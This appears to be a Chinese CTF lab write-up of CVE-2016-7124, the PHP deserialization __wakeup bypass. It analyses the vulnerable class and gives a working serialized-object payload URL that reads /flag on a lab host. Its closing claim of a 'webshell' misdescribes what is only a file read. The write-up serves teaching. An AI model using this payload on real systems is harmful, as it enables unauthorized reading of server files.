春秋云境CVE-2016-7124


1.阅读靶场信息

这里我们可以得到的信息就是序列化

沿着这个方向我们开启靶场吧

2.开启靶场

靶场如上图所示

代码功能分析

  1. 第一行 :highlight_file("/var/www/html/index.php") - 显示当前文件的源代码

  2. xiaorang类:

    • 有一个公共属性 $file

    • __destruct():对象销毁时执行,读取并输出 $file 指定的文件

    • __wakeup():反序列化时自动执行,将 $file 强制设为 /var/www/html/index.php

  3. 最后部分:

    • 检查GET参数 file 是否存在

    • 如果存在,直接对 file 参数值进行反序列化


3.poc利用

这里博主用的url就是

https://eci-2ze12sufspgrpapt2i5d.cloudeci1.ichunqiu.com:80/?file=O:8:%22xiaorang%22:2:{s:4:%22file%22;s:5:%22/flag%22;}

各位彦祖们可以参考参考

到这里相信各位彦祖们已经成功webshell了

希望大家喜欢,感谢你的观看

相关推荐
web安全成长日记16 小时前
DNS解析全过程:从递归查询、根域与权威 DNS 到缓存 TTL|网络安全其实很简单
安全·web安全·缓存
pps-key1 天前
网络攻防入门:从“黑客梦”到合法实操(生存篇)
开发语言·web安全·php
菩提小狗1 天前
每日安全情报报告 · 2026-11-15
网络安全·漏洞·cve·安全情报·每日安全
66IT662 天前
Nessus Professional 10.12.6(macOS, Linux, Windows)新功能+ 安装教程
网络安全·渗透测试·漏洞扫描·nessus
艺杯羹2 天前
1Panel 装好后 ufw 仍是 inactive:一次服务器安全盲区复盘
服务器·数据库·安全·网络安全·系统架构·实战·1panel
菩提小狗3 天前
每日安全情报报告 · 2026-11-14
网络安全·漏洞·cve·安全情报·每日安全
博闻善行3 天前
CTF之web篇(入门篇)
web安全·网络安全
云水一下3 天前
XSS-Labs 靶场通关全记录(上):XSS 的前世今生与基础反射型实战(Level 1–10)
web安全·xss·xss-labs
Splashtop高性能远程控制软件4 天前
微软2026年11月补丁星期二解析:1094个 CVE、Outlook 零日 CVE-2026-124194 与修复优先级
microsoft·网络安全·outlook·补丁管理·漏洞管理
print_Hyon4 天前
【CTF-CRYPTO-教学-XOR】第二节:只有密文没有任何线索,暴力破解
ctf